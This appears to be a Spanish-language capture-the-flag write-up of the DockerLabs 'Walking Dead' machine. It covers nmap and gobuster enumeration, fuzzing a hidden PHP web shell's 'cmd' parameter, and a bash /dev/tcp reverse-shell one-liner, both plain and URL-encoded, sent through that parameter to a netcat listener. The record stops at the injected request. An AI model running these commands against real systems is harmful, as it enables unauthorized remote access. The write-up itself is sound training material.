🏴‍☠️ Write-Up: Máquina "Walking Dead"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.




```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 22:28 -04
Initiating ARP Ping Scan at 22:28
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:28, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:28
Completed Parallel DNS resolution of 1 host. at 22:28, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:28
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:29, 6.17s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000030s latency).
Scanned at 2025-06-01 22:28:59 -04 for 6s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.02 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 91494 (8.721MB)
```

🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo más agresivo a los puertos abiertos encontrados anteriormente con intención de obtener las versiones de sus servicios.




```
┌──(root㉿kali)-[~]
└─# nmap -p22,80 -sV -sC -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 22:29 -04
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
Initiating ARP Ping Scan at 22:29
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 22:29, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:29
Completed Parallel DNS resolution of 1 host. at 22:29, 0.03s elapsed
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 22:29
Scanning 172.17.0.2 [2 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 22:29, 0.03s elapsed (2 total ports)
Initiating Service scan at 22:29
Scanning 2 services on 172.17.0.2
Completed Service scan at 22:29, 6.14s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 1.12s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000059s latency).
Scanned at 2025-06-01 22:29:19 -04 for 8s
```




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0d:09:9d:0f:dc:43:54:cd:39:a9:e2:d6:81:74:40:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8d0fsEXMyaaTUTpqil+QprMddl5db/38VYTaZvPf9i7/Ws8Sj2pbyiiHoho8hBhjSsFVfxOJNX2hk4jpKXq0uPUN43zu7GQfuGNMF/YfCbvINXJhtWzjb8avarsc
C/fohusNGrzNsqb86q8tYxzzdsauIrE1pjDl/duqp/hTMG3TFJJFOvwq3Bj7bReWwglO4nyQZuH6mE7Wt+yW2O0KnoxHzgShxOJ7bkFG8TMdzEMX8VVj8wuGJ3Y53+KQzPdxec8cn4S8Ks2IrJUISMMGxZyjIPPNagjL9
T79m1kbttCUQaaeFGJPEU6WG+RBbe+ckMs04b0ZkhaKFaK6mBeLffztZwV1XBTs5s2QKG9jAYRLc7pyBrZLYOsPMrdsyU7DFlu2A2Lat+NO7tysOHHUEehFngYAcw9eZ6+bY4vbJ2n8N6JmpQbuIs9MNEf+hT9mb0NWXJ
eagXxjm4z4AdnLTzEyNUf8S2Rni3NrSdeEP/BnYnLNof6NP0YZwdpscf2s=
|   256 09:d0:f6:52:00:3f:21:51:19:b1:c6:7a:f4:ff:21:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH/N+/wQW5dfRppBa2kxFVVQnFEF/eI+3WI6rt4HqcIFku8RAqMewPqIIRqeEVg76oI0Z8VYWJAHrjURU5wtAOs=
|   256 19:e0:b3:72:bd:e9:1e:8d:4c:c4:fd:1f:da:3f:a5:cf (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOdAdIFZiY24Teo7S5rSd5GcC7nCagj60uCMS6ug47ck
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: The Walking Dead - CTF
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:29
Completed NSE at 22:29, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.50 seconds
           Raw packets sent: 3 (116B) | Rcvd: 4 (358B)
```

Con Gobuster me pongo a buscar directorios en la web del puerto 80. Encuentro varios, pero encontré uno interesante por el nombre **/hidden**, igual debo revisar **/backup.txt**.



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 1380]
/.php                 (Status: 403) [Size: 275]
/backup.txt           (Status: 200) [Size: 53]
/hidden               (Status: 301) [Size: 309] [--> http://172.17.0.2/hidden/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Reviso el código fuente de la página principal web y me da otra ruta relacionada a **/hidden** encontrado anteriormente, pero esta vez me da más información obteniendo que existe **/hidden/.shell.php**. Puede ser que se logre enviar peticiones para obtener archivos o utilizar comandos para realizar reverse shell, aunque no tengo la variable/parámetro para enviar esa petición.




The Walking Dead - CTF

Survive... if you can.

```
<!DOCTYPE html>
<html lang="es">
 <head>…</head>
 <body> flex
   <h1>The Walking Dead - CTF</h1>
   <p class="blood-drip">Survive... if you can.</p>
  <audio autoplay="" loop="">…</audio>
  <p class="hidden-link">
    <a href="hidden/.shell.php">Access Panel</a>
   </p>
  </body>
</html>
```


```
element  {
}
Inherited from p
p  {                                    inline:1
    font-size: 20px;
}
Inherited from body
body  {                                 inline:1
    color: red;
    font-family: 'Courier New', monospace;
    text-align: center;
```

Con la herramienta Wfuzz y un diccionario buscaré si existe una variable/parámetro válido para este caso. Con "--hl 0" evito que me salgan los resultados que tienen valor 0 en Lines, ya que salen demasiadas y no son válidas. Finalmente, obtengo que la variable/parámetro es "**cmd**".



```
┌──(root㉿kali)-[/usr/share/wordlists/wfuzz/general]
└─# wfuzz -c -u 172.17.0.2/hidden/.shell.php?FUZZ=whoami  -w /usr/share/wordlists/wfuzz/general/big.txt --hl 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Chec
k Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/hidden/.shell.php?FUZZ=whoami
Total requests: 3024

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000640:   200        1 L      1 W        9 Ch        "cmd"

Total time: 0
Processed Requests: 3024
Filtered Requests: 3023
Requests/sec.: 0
```

Como las peticiones en la url pueden ser interpretadas con bash, decido hacer una reverse shell con bash, usando un formato simple.




Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Edito el script de bash para que funcione con mi IP y el puerto que yo quiero usar. Con BurpSuite lo codifico como "URL" para que el navegador no tenga problemas para leerlo, más que nada es para asegurar que funcione. Igual hay herramientas web para esto, pero yo quería hacerlo con BurpSuite para ir familiarizándome con la herramienta.



Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

```
bash -c' bash -i >& /dev/tcp/172.17.0.1/443 0>&1'
```

```
%62%61%73%68%20%2d%63%20%27%20%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%37%32%2e%31%37%2e%30%2e%31%2f%34%34%33%20%30%3e%26%31%27
```

💥 3. Explotación de Vulnerabilidades

En mi máquina me pongo a la escucha con netcat en el puerto 443 para recibir la conexión.




```
┌──(root㉿kali)-[/usr/share/wordlists/wfuzz/general]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Utilizo la reverse shell codificada en forma URL:


%62%61%73%68%20%2d%63%20%27%20%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%37%32%2e%31%37%2e%30%2e%31%2f%34%34%33%20%30%3e%26%31%27

Ingreso la reverse shell en bash codificada como petición. Luego, hago click en ENTER para ejecutar la petición.



```
172.17.0.2/hidden/.shell.php?cmd=%62%61%73%68%20%2d%63%20%27%20%62%61%73%68%20%2d%6
```

